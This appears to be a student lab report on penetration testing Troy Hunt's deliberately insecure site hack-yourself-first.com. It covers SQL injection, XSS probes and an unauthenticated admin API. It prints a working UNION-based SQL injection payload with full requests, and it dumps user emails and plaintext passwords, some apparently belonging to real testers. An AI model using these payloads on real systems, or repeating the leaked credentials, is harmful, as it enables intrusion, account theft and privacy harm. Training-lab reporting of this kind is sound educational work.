Web App Pentesting - Hack Yourself First

CYBER SECURITY ANALYST

Submitted By:

Ajmal M S

July 20, 2025

ICT ACADEMY OF KERALA

Contents

Objective 2

Tools and Environment Used 2

1 SQL Injection Attack 2

2 Cross-Site Scripting (XSS) Attack Analysis 4

3 Access Control Vulnerability and Exploitation 7

References 9

Objective

The objective of this task is to identify and exploit known vulnerabilities in a deliberately insecure web application. The target vulnerabilities include SQL Injection, XSS vulnerability, and other web application flaws. [1].

Tools and Environment Used

- Burp Suite Community Edition
- Mozilla Firefox (configured proxy to 127.0.0.1:8080)
- Burp Embedded Browser
- Kali Linux tools for payload crafting
- HTTPS interception with Burp Certificate installed
- Target URL: https://hack-yourself-first.com/

During this environment setup, I am unable to see the "Render" section inside the repeater of Burp Suite. So I switched to Burp Suite's browser. So, this step - Mozilla Firefox (configured proxy to 127.0.0.1:8080) can be ignored.

1 SQL Injection Attack


Step 1: Initial Observation

- Visited the "Cars By Cylinders" page.
- Clicking “1 V6” generated a GET request: **GET /CarsByCylinders?Cylinders=V6 HTTP/2**
- Normal car listings appeared as expected.

Step 2: SQLi Error Trigger (Injection Attempt 1)

- Modified the Cylinders parameter in Burp Repeater: **Cylinders=V6’**
- Response: Server Error in ’/’ Application appeared, revealing backend stack trace and indicating unsanitized input.

Screenshot–Server Error in ’/’ Application, see Figure 12.



```
GET /CarsByCylinders?Cylinders=V6' HTTP/2
Host: hack-yourself-first.com
Cookie: ASP.NET_SessionId=wcwkz0cizqk3a2bf4cvqutyy; VisitStart=7/21/2025
6:31:06 PM
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://hack-yourself-first.com/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Server Error in '/' Application.

Unclosed quotation mark after the character string 'V6''.
Incorrect syntax near 'V6''.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Unclosed quotation mark after the character string 'V6''.
Incorrect syntax near 'V6''.

Source Error:

```
The source code that generated this unhandled exception can only be shown when compiled in debug mode.
To enable this, please follow one of the below steps, then request the URL:

1. Add a "Debug=true" directive at the top of the file that generated the error. Example:

  <%@ Page Language="C#" Debug="true" %>

or:

2) Add the following section to the configuration file of your application:

<configuration>
   <system.web>
       <compilation debug="true"/>
   </system.web>
</configuration>

Note that this second technique will cause all files within a given application to be compiled in
debug mode. The first technique will cause only that particular file to be compiled in debug mode.

Important: Running applications in debug mode does incur a memory/performance overhead. You should
make sure that an application has debugging disabled before deploying into production scenario.
```


Stack Trace:

20,160 bytes | 1,219 millis

Figure 1: Server Error in ’/’ Application.

Step 3: HTTP 400 Error (Injection Attempt 2)

- Injected the payload — payloads that I researched from cheatsheets, GitHub, AI Tools. Found a SQL payload, used it to modify it to use in this scenario, as shown in Figure 2.




```
' OR 1=1 UNION ALL SELECT '1' As t, Contact(Email, '-- ', Firstname, '--' , Lastname, '--' , Password) COLLATE database_default FROM UserProfile--
```

Figure 2: SQL Payload

Breakdown of the parts:

- Email - user's email
- '– ' - separator string
- Firstname - first name
- '–' - seperator
- Lastname - last name
- Password - The user's password (possibly in plaintext)
- "COLLATE database_default" - Ensures that string fields can be concatenated even if they use different collations.

- Response: HTTP/2 400 Bad Request.



Burp Suite Community Edition v2025.5.6 - Temporary Project

Target: https://hack-yourself-first.com

Request

```
GET /CarsByCylinders?Cylinders=V6' OR
1=1 UNION ALL SELECT '1' As t, Contact(Email, '-- ', Firstname, '-- ' , Lastnam
e, '--' , Password) COLLATE database_default FROM UserProfile-- HTTP/2
Host: hack-yourself-first.com
Cookie: ASP.NET_SessionId=wcwkz0cizqk3a2bf4cvqutyy; VisitStart=7/21/2025
6:31:06 PM
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://hack-yourself-first.com/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Response

```
HTTP/2 400 Bad Request
Date: Mon, 21 Jul 2025 18:35:00 GMT
Content-Length: 0
Cf-Ray: 962ccbb23c6b0050-LHR
```

Inspector

Selection 147 (0x93)

Selected text

```
' OR 1=1 UNION ALL SELECT '1' As t, Contact(Email, '-- ', Firstname, '-- ' , Lastname, '--' , Password) COLLATE database_default FROM UserProfile--
```

Decoded from: URL encoding


```
' OR 1=1 UNION ALL SELECT '1' As t, Contact(Email, '-- ', Firstname, '-- ' , Lastname, '--' , Password) COLLATE database_default FROM UserProfile--
```

Request attributes	2
Request query parameters	1
Request body parameters	0
Request cookies	2
Request headers	20
Response headers	3

Figure 3: Error–Bad Request

Step 4: Final Successful Payload


- Modified and encoded payload:



```
GET /CarsByCylinders?Cylinders=V6'+OR+1%3d1+UNION+ALL+SELECT+'1'+As+t,Concat(Email,'--',Firstname,'--
',Password)+COLLATE+database_default+FROM+UserProfile-- HTTP/2
```

Figure 4: Error–Bad Request

- Result: User records appeared on front end with:
  - Emails
  - First Names
  - Passwords



Supercars with a V6 engine lay | Supercars with a V6' OR 1=1 UI

https://hack-yourself-first.com/CarsByCylinders?Cylinders=V6%27+OR+1%3d1+UNION+ALL+SELECT+%271%27+As+t,Concat(Email,+%27--+%27,+Firstname,+%27--+%27,Password)...

Supercar Showdown Leaderboard Register Log in Search

Supercars with a V6' OR 1=1 UNION ALL SELECT '1' As t,Concat(Email, '-- ', Firstname, '-- ',Password) COLLATE database_default FROM UserProfile-- engine layout


123@gmail.com-- E-- Qwert4321 View

1234@1234.com-- abcd-- 12341234 View

1234@gmail.com-- E-- 123456789 View

12345@1234.com-- abcd-- 123412346 View

Figure 5: Users table with email-id and passwords



444@gmail.com-- Es-- 1111 View

abc@gmail.com-- abc-- abc View

abc@test.com-- user-- 12345 View

abc123@gmail.com-- anna-- abcd123 View

abcd@abcd.com-- abcd-- abcdxyz View

abcd@gmail.com-- abcd-- 786786 View


abcdqs@gmail.com-- anna-- 1478 View

abcku@gmail.com-- asv-- hhh67 View

https://hack-yourself-first.com/Supercar/1

Figure 6: Users table–2 with email-id and passwords

Payload Summary:



```
' OR 1=1
UNION ALL
SELECT '1' As t,
Concat(Email, '--', Firstname, '--', Password)
COLLATE database_default
FROM UserProfile--
```

Figure 7: Users table–2 with email-id and passwords


Observation:

- The vulnerable endpoint allows raw SQL injection.
- Backend uses string concatenation, not parameterized queries.
- Sensitive user data was disclosed on the public UI.
- A critical data leak in a real-world application.

2 Cross-Site Scripting (XSS) Attack Analysis

Step 1: Testing the Search Field

- Initially, the search box was targeted for XSS payload injection using the classic script: **<script>alert(1)</script>**
- Sent the request through Burp Suite's Repeater, both as plain and URL-encoded payloads: **%3Cscript%3Ealert(1)%3C%2Fscript%3E**



```
GET /Search?searchTerm=%3Cscript%3Ealert(1)%3C%2Fscript%3E HTTP/2
Host: hack-yourself-first.com
Cookie: ASP.NET_SessionId=wcwkz0cizqk3a2bf4cvqutyy; VisitStart=7/21/2025
9:17:27 PM
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://hack-yourself-first.com/CarsByCylinders?Cylinders=V6
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Supercar Showdown

Sorry, an error occurred while processing your request

© 2025 - Hack Yourself First - troyhunt.com

Figure 8: Search box attack

Result: The request resulted in a Bad Request (400) or was escaped and reflected as plain text, confirming:


- Input validation is active.
- No reflection of script execution.
- Site may be using output encoding

Step 2: Inspecting HTTP History & Source Code

- Manually reviewed the rendered page and used browser Inspect Tool to check if any script reflected silently. **C**hecked whether payloads like XSS_TEST or broken tags caused any DOM injection. None succeeded.
- Conclusion: The searchTerm parameter is not vulnerable to reflective XSS.

Step 3: Attempting XSS on Leaderboard, and Login/Register/Forgot Password

- Payload used: **"><script>alert(1)</script>**


A potentially dangerous Reque
Supercars with a V6' OR 1=1 U
https://hack-yourself-first.com/Account/Login

Server Error in '/' Application.

A potentially dangerous Request.Form value was detected from the client (Password=""><script>alert(1)</sc...").

Description: ASP.NET has detected data in the request that is potentially dangerous because it might include HTML markup or script. The data might represent an attempt to compromise the security of your application, such as a cross-site scripting attack. If this type of input is appropriate in your application, you can include code in a web page to explicitly allow it. For more information, see http://go.microsoft.com/fwlink/?LinkID=212874.

Exception Details: System.Web.HttpRequestValidationException: A potentially dangerous Request.Form value was detected from the client (Password=""><script>alert(1)</sc...").


Source Error:

```
An unhandled exception was generated during the execution of the current web request. Information regarding the origin and location of the exception can be identified using the exception stack trace below.
```

Stack Trace:

```
[HttpRequestValidationException (0x80004005): A potentially dangerous Request.Form value was detected from the client (Password=""><script>alert(1)</sc...").]
   System.Web.HttpRequest.ValidateString(String value, String collectionKey, RequestValidationSource requestCollection) +9927885
   System.Web.<>c__DisplayClass280_0.<ValidateHttpValueCollection>b__0(String key, String value) +23
   System.Web.HttpValueCollection.EnsureKeyValidated(String key) +9925871
   System.Web.HttpValueCollection.GetValues(String name) +18
   System.Web.Mvc.ValueProviderResultPlaceholder.GetResultFromCollection(String key, NameValueCollection collection, CultureInfo culture) +20
   System.Web.Mvc.NameValueCollectionValueProvider.GetValue(String key, Boolean skipValidation) +73
   System.Web.Mvc.ValueProviderCollection.GetValue(String key, Boolean skipValidation) +89
   System.Web.Mvc.DefaultModelBinder.BindModel(ControllerContext controllerContext, ModelBindingContext bindingContext) +282
   System.Web.Mvc.DefaultModelBinder.GetPropertyValue(ControllerContext controllerContext, ModelBindingContext bindingContext, PropertyDescriptor propertyDescriptor, IModelBinder property
   System.Web.Mvc.DefaultModelBinder.BindProperty(ControllerContext controllerContext, ModelBindingContext bindingContext, PropertyDescriptor propertyDescriptor) +377
   System.Web.Mvc.DefaultModelBinder.BindProperties(ControllerContext controllerContext, ModelBindingContext bindingContext) +122
   System.Web.Mvc.DefaultModelBinder.BindComplexElementalModel(ControllerContext controllerContext, ModelBindingContext bindingContext, Object model) +55
   System.Web.Mvc.DefaultModelBinder.BindComplexModel(ControllerContext controllerContext, ModelBindingContext bindingContext) +1230
   System.Web.Mvc.DefaultModelBinder.BindModel(ControllerContext controllerContext, ModelBindingContext bindingContext) +348
   System.Web.Mvc.ControllerActionInvoker.GetParameterValue(ControllerContext controllerContext, ParameterDescriptor parameterDescriptor) +338
   System.Web.Mvc.ControllerActionInvoker.GetParameterValues(ControllerContext controllerContext, ActionDescriptor actionDescriptor) +105
   System.Web.Mvc.Async.<>c__DisplayClass21.<BeginInvokeAction>b__19(AsyncCallback asyncCallback, Object asyncState) +743
   System.Web.Mvc.Async.WrappedAsyncResult`1.CallBeginDelegate(AsyncCallback callback, Object callbackState) +14
   System.Web.Mvc.Async.WrappedAsyncResultBase`1.Begin(AsyncCallback callback, Object state, Int32 timeout) +128
   System.Web.Mvc.Async.AsyncControllerActionInvoker.BeginInvokeAction(ControllerContext controllerContext, String actionName, AsyncCallback callback, Object state) +328
   System.Web.Mvc.Controller.<BeginExecuteCore>b__1c(AsyncCallback asyncCallback, Object asyncState, ExecuteCoreState innerState) +25
```

Figure 9: XSS attack in login section.



Register.

- The password cannot contain special characters.

Create a new account.

Email admin001@gmail.com

First name Admin


Last name Me

Password ••••••••••••••••••••••••••

Confirm password ••••••••••••••••••••••••••

© 2025 - Hack Yourself First - troyhunt.com

Figure 10: XSS attack in registration section.



Reset password.

- Invalid email address

Enter your email address to reset.

Email "><script>alert(1)</script>

© 2025 - Hack Yourself First - troyhunt.com

Figure 11: XSS attack in forgot password section.

All responses returned:

- Blocked input
- Sanitized output
- Or server-side errors (400)


The application seems to employ:

- WAF (Web Application Firewall)
- Input sanitization
- Strict content filters

Step 4: Stored XSS Testing

- Targeted the voting and commenting sections under each Supercar.
- Observation:
  - Many cars were already injected with persistent scripts (likely by past testers).
  - Hovering or clicking triggered multiple alert() popups and redirects to attacker-controlled pages.

- As a result:
  -Impossible to inject new payloads (duplicate/malicious content already present).
  -Server prevented additional comment submissions or script injections.



Pagani Huayra - Supercar Show
Supercars with a V6' OR 1=1 U
https://hack-yourself-first.com/Supercar/3
Supercar Showdown
Leaderboard
egister
Log in
Search
OK

hack-yourself-first.com says
69620

Pagani Huayra

Top Gear's "Hypercar of the year, 2012", the Huayra is currently the fastest road-legal car ever to go round the Top Gear Test Track, setting a time of 1 minute 13.8 seconds.

463 votes out of 1023 total

Log in to vote for the Huayra

Power / Torque 539kw / 1,000Nm	Top speed 372kph
Weight 1,350kg	Engine layout Twin-turbo V12
0-100 kph 3.3s	Engine capacity 5980cc

Comments

Voter	Comment
Esteban Gutiérrez	Is this for real?!
ale ioana	

Figure 12: popups

3 Access Control Vulnerability and Exploitation

To identify and exploit access control weaknesses in the target application "https://hack-yourself-first.com", thereby gaining unauthorized access to protected resources.

Exploring Public Endpoints via robots.txt

- Accessed the base URL:
  - https://hack-yourself-first.com

- Attempted a dictionary attack on login using common credentials like:
  admin / admin
  test / test123


- "Login Failed."

- Modified the URL path manually:
  - /Account/Login → /robots.txt

- robots.txt revealed disallowed and hidden directories. Among them:
  - /api/admin/users

- Visiting this endpoint:
  - https://hack-yourself-first.com/api/admin/users
  Revealed email, password hashes, and personal data of users.

Result: A clear Access Control Misconfiguration. The endpoint was publicly accessible even without authentication or session.



https://hack-yourself-first.com/api/admin/users

Pretty-print □


```
[{"UserId":1,"Email":"troyhunt@hotmail.com","FirstName":"Fname","LastName":"Lname","IsAdmin":true,"Password":"!@#$%^&*"},
{"UserId":2,"Email":"sebastianvettel@f1.com","FirstName":"Sebastian","LastName":"Vettel","IsAdmin":null,"Password":"sunshine"},
{"UserId":3,"Email":"kimiraikkonen@f1.com","FirstName":"Kimi","LastName":"Räikkönen","IsAdmin":null,"Password":"iloveyou"},
{"UserId":4,"Email":"fernandoalonso@f1.com","FirstName":"Fernando","LastName":"Alonso","IsAdmin":null,"Password":"12345"},
{"UserId":5,"Email":"lewishamilton@f1.com","FirstName":"Charles","LastName":"Leclerc","IsAdmin":null,"Password":"thx1138"},
{"UserId":6,"Email":"felipemassa@f1.com","FirstName":"Felipe","LastName":"Massa","IsAdmin":null,"Password":"rainbow"},
{"UserId":7,"Email":"markwebber@f1.com","FirstName":"Mark","LastName":"Webber","IsAdmin":null,"Password":"gogogo"},
{"UserId":8,"Email":"romaingrosjean@f1.com","FirstName":"Romain","LastName":"Grosjean","IsAdmin":null,"Password":"scorpion"},{"UserId":9,"Email":"pauldiresta@f1.com","FirstName":"Paul","LastName":"di
Resta","IsAdmin":null,"Password":"jordan23"},{"UserId":10,"Email":"nicorosberg@f1.com","FirstName":"Nico","LastName":"Rosberg","IsAdmin":null,"Password":"trinity"},
{"UserId":11,"Email":"jensonbutton@f1.com","FirstName":"Jenson","LastName":"Button","IsAdmin":null,"Password":"wwwww"},
{"UserId":12,"Email":"sergioperez@f1.com","FirstName":"Sergio","LastName":"Pérez","IsAdmin":null,"Password":"america1"},
{"UserId":13,"Email":"danielricciardo@f1.com","FirstName":"Daniel","LastName":"Ricciardo","IsAdmin":null,"Password":"millions"},
{"UserId":14,"Email":"adriansutil@f1.com","FirstName":"Adrian","LastName":"Sutil","IsAdmin":null,"Password":"ffffffff"},
{"UserId":15,"Email":"nicohulkenberg@f1.com","FirstName":"Nico","LastName":"Hülkenberg","IsAdmin":null,"Password":"sporting"},{"UserId":16,"Email":"jean-
ericvergne@f1.com","FirstName":"mahesh","LastName":"Vergne","IsAdmin":null,"Password":"vader1"},
{"UserId":17,"Email":"estebangutierrez@f1.com","FirstName":"Esteban","LastName":"Gutiérrez","IsAdmin":null,"Password":"qwertzui"},
{"UserId":18,"Email":"valtteribottas@f1.com","FirstName":"Valtteri","LastName":"Bottas","IsAdmin":null,"Password":"save13tx"},
{"UserId":19,"Email":"pastormaldonado@f1.com","FirstName":"Pastor","LastName":"Maldonado","IsAdmin":null,"Password":"frenchie"},
{"UserId":20,"Email":"julesbianchi@f1.com","FirstName":"Jules","LastName":"Bianchi","IsAdmin":null,"Password":"hpk2qc"},
{"UserId":21,"Email":"charlespic@f1.com","FirstName":"Charles","LastName":"Pic","IsAdmin":null,"Password":"sooners1"},{"UserId":22,"Email":"giedovandergarde@f1.com","FirstName":"Giedo","LastName":"van der
Garde","IsAdmin":null,"Password":"pennywise"},{"UserId":23,"Email":"maxchilton@f1.com","FirstName":"hqkkk","LastName":"mmmml","IsAdmin":null,"Password":"qwerty"},
{"UserId":24,"Email":"test@test.org","FirstName":"Test1","LastName":"test","IsAdmin":true,"Password":"test"},
{"UserId":25,"Email":"admin123@gmail.com","FirstName":"evil","LastName":"evil","IsAdmin":null,"Password":"zxcvbnm"},
{"UserId":26,"Email":"admin@admin.com","FirstName":"evil","LastName":"evil","IsAdmin":null,"Password":"1"},
{"UserId":27,"Email":"hacker@gmail.com","FirstName":"nji","LastName":"kjnn","IsAdmin":null,"Password":"asdfghjkl"},
{"UserId":28,"Email":"dinu@dinu.com","FirstName":"Sibhi","LastName":"dinu","IsAdmin":null,"Password":"qawsedrftg"},
{"UserId":29,"Email":"asd@asd.com","FirstName":"test","LastName":"test","IsAdmin":null,"Password":"nzrltuhz"},
{"UserId":30,"Email":"abc@test.com","FirstName":"user","LastName":"b","IsAdmin":null,"Password":"12345"},
{"UserId":31,"Email":"zaproxy@example.com","FirstName":"ZAP","LastName":"ZAP","IsAdmin":null,"Password":"qhtqsedf"},{"UserId":32,"Email":"roteliuc.iulian@gmail.com","FirstName":"Iulian
